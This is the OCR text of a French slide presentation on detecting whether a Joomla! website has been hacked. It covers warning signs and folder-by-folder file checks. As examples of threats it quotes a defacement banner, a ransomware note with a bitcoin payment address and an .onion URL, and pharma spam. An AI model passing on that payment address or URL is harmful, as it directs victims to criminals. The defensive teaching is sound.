EST-CE QUE MON SITE A ÉTÉ HACKÉ ? EST-IL PROPRE ? COMMENT M'EN ASSURER ?

RACCOURCIS CLAVIER

Prochain slide	Touche d'espacement
Se déplacer	←, →, ↓ et ↑
Plein écran	F
Commentaires	S
Voir les vignettes	Esc

Vous pouvez aussi utiliser la roulette de votre souris pour afficher le prochain slide.

QUI SUIS-JE ?

- Développeur d'aeSecure, solution de **sécurisation**, d'**optimisation** et de **nettoyage de sites** web Apache
- Administrateur Joomla! France (cavo789)
- Membre fondateur de la JUG! Wallonie

OBJECTIFS DE CETTE PRÉSENTATION

- Apprendre à identifier rapidement quelques signaux qui vont trahir la présence de virus / hack sur son site Joomla!®
- Utilisation d'outils gratuits comme aeSecure QuickScan, Sucuri Sitecheck, WinMerge/Meld et bien sûr … Google pour la partie détection.

ALLER PLUS LOIN...

- “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web : https://www.aesecure.com/fr/blog/joomla-securite.html
- “Votre site a été hacké, que faire ?” pour apprendre à le nettoyer par vous-même : https://www.aesecure.com/fr/blog/site-hacke.html

REMARQUES


Les trucs et astuces mentionnés dans cette présentation n'ont **pas** pour vocation d'être **exhaustifs** mais bien d'aider à répondre à la question : y a-t-il des virus sur mon site ?

TÉLÉCHARGER CETTE PRÉSENTATION

Cette présentation est téléchargeable pour lecture en mode offline et/ou afin d'en simplifier son impression :


format pdf

VIDÉO EN LIGNE



https://vimeo.com/164907381


IDENTIFIEZ LA MENACE




DEFACEMENT


YOUR
SITE
HAS BEEN
DEFACED
r00t3xpl0i7 was HERE
Deal with it, Admin
BGHB

RANSOMWARE


Search
Your personal files are encrypted! Encryption was produced using a unique public key RSA-2048 generated for this computer.
To decrypt files you need to obtain the private key.
The single copy of the private key, which will allow to decrypt the files, located on a secret server at the Internet. After that, nobody and never will be able to restore files...
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~240 USD).
Without this key, you will never be able to get your original files back.
!!!!!!!!!!!!!!!!!!!! PURSE FOR PAYMENT(ALSO AUTHORIZATION CODE): 1zKaz9PpVDuH7CpAeV7FmQyUy25Wq9SeC !!!!!!!!!!!!!!!!!!!!
WEBSITE:
INSTRUCTION FOR DECRYPT:
After you made payment, you should go to website https://z54n57pg2el6uze2.onion.to
Use purse for payment as ur authorization code (1zKaz9PpVDuH7CpAeV7FmQyUy25Wq9SeC).
If you already did the payment, you will see decryption pack available for download,
inside decryption pack - key and script for decryption, so all what you need just upload and run that script
Also, at this website you can communicate with our supports and we can help you if you have any troubles,
but hope you understand we will not answer at any messages if you not able to pay.
!!!P.S. Our system is fully automatic, after payment you will receive you're decrypt pack IMMEDIATELY!!!
How to buy bitcoin(s): https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
ewbie_version)

PHARMA-HACK


Google
site:mywebsite.com
Web
Images
More
Search tools
About 9,250 results (0.10 seconds)
How To Buy Viagra, Generic Viagra - Pill Shop, Best Offer!
www.mywebsite.com/category/my-page/
How To Buy Viagra, Generic Viagra - Pill Shop, Best Offer! I the penis contract and erections to obtain an adequate erection during the treatment of blood ...
Cialis Drug, Generic Cialis - Online Drug Shop, Best Offer!
www.mywebsite.com/category/second-page/
Cialis drug, generic cialis - Drug shop, worldwide shipping.! Best quality drugs. prices for all products.

VOUS AVEZ ÉTÉ AVERTI PAR / VOUS AVEZ CONSTATÉ ...

- Vous avez reçu un email de votre hébergeur, d'un autre hébergeur qui détecte du spam envoyé depuis votre site, de Google,
- Les statistiques Google montrent des résultats surprenant comme des pics d'activités ou des URLs qui en principe n'existent pas (avec des pages en Chinois p.ex.), ou encore des pertes de trafic importante et à priori inexplicables,
- Votre site est redirigé vers un autre site quand vous vous y connectez depuis un smartphone, …
- L'onglet réseau de votre navigateur montre des connections vers des sites tiers que vous ne connaissez pas,
- Votre navigateur demande à autoriser le téléchargement d'un fichier qui vous est inconnu,
- En surfant sur votre site, vous constatez l'affichage d'informations qui ne devraient pas s'y trouver (messages d'erreur, portion de texte dont vous n'êtes pas l'auteur, liens vers des sites tiers, …),
- ...

JOOMLA!®, INSTALLATION NATIVE

Les prochains slides se basent sur une installation native de Joomla!®.

Les fichiers marqués sur fond :

- vert sont les fichiers à priori légitimes,
- jaune ceux qui nécessitent un traitement particulier et
- rouge ceux qui peuvent être supprimés.


DOSSIER RACINE DE JOOMLA!®

Légitime : configuration.php, index.php et robots.txt
(sous Joomla 1.5, vous aviez aussi index2.php et index3.php)

Particulier : htaccess.txt que vous pouvez renommer en .htaccess si vous activez la réécriture des URLs.

Peuvent être supprimé car inutiles : CONTRIBUTING.md, htaccess.txt, LICENSE.txt, joomla.xml, README.txt, robots.txt.dist, web.config.txt peuvent être supprimés sans problème.

Danger - Fichiers php
Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. A priori, ces fichiers ne devraient pas se trouver là. Ils sont donc suspects => à éditer afin d'en évaluer le caractère dangereux.




À analyser
Si vous avez un fichier .htaccess ou php.ini, jetez-y un coup d'oeil.

DOSSIER ADMINISTRATOR DE JOOMLA!®

Légitime : uniquement index.php et seulement ce fichier.


Particulier : .htaccess et .htpasswd pourraient être présent si vous avez protégé votre administration (à éditer pour analyse).

Danger - Fichiers php
Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu.
À priori, ces fichiers ne devraient pas se trouver là. Ils sont donc très fortement suspects.



DOSSIER CACHE DE JOOMLA!®

Légitime : uniquement index.html.



Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.


À priori aucun fichier php ne devrait s'y trouver. Si c'est le cas, probabilité d'un virus.

DOSSIER COMPONENTS DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).


Danger – Fichiers php
Aucun autre fichier n'est attendu dans ce dossier et certainement pas des scripts .php



DOSSIER IMAGES DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).




À priori, peuvent être supprimés car inutiles : les dossiers banners, headers et sampledata et les images joomla_black.png et powered_by.png.

Danger – Fichiers php

Aucun fichier .php n'est attendu dans le dossier /images et sous-dossiers. La probabilité de trouver des virus dans /images (et sous-dossiers) est très forte si le site a été hacké

DOSSIER LANGUAGE DE JOOMLA!®

Légitime : uniquement index.html.



Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).


Remarque : il y a un fichier .php dans chaque dossier langue. Le script se nomme fr-FR.localise.php (où fr-FR est le code ISO de la langue).

Danger – Fichiers php

Si vous trouvez d'autres fichiers .php, ils sont suspects.

DOSSIER LOGS DE JOOMLA!®

Légitime : uniquement index.html.



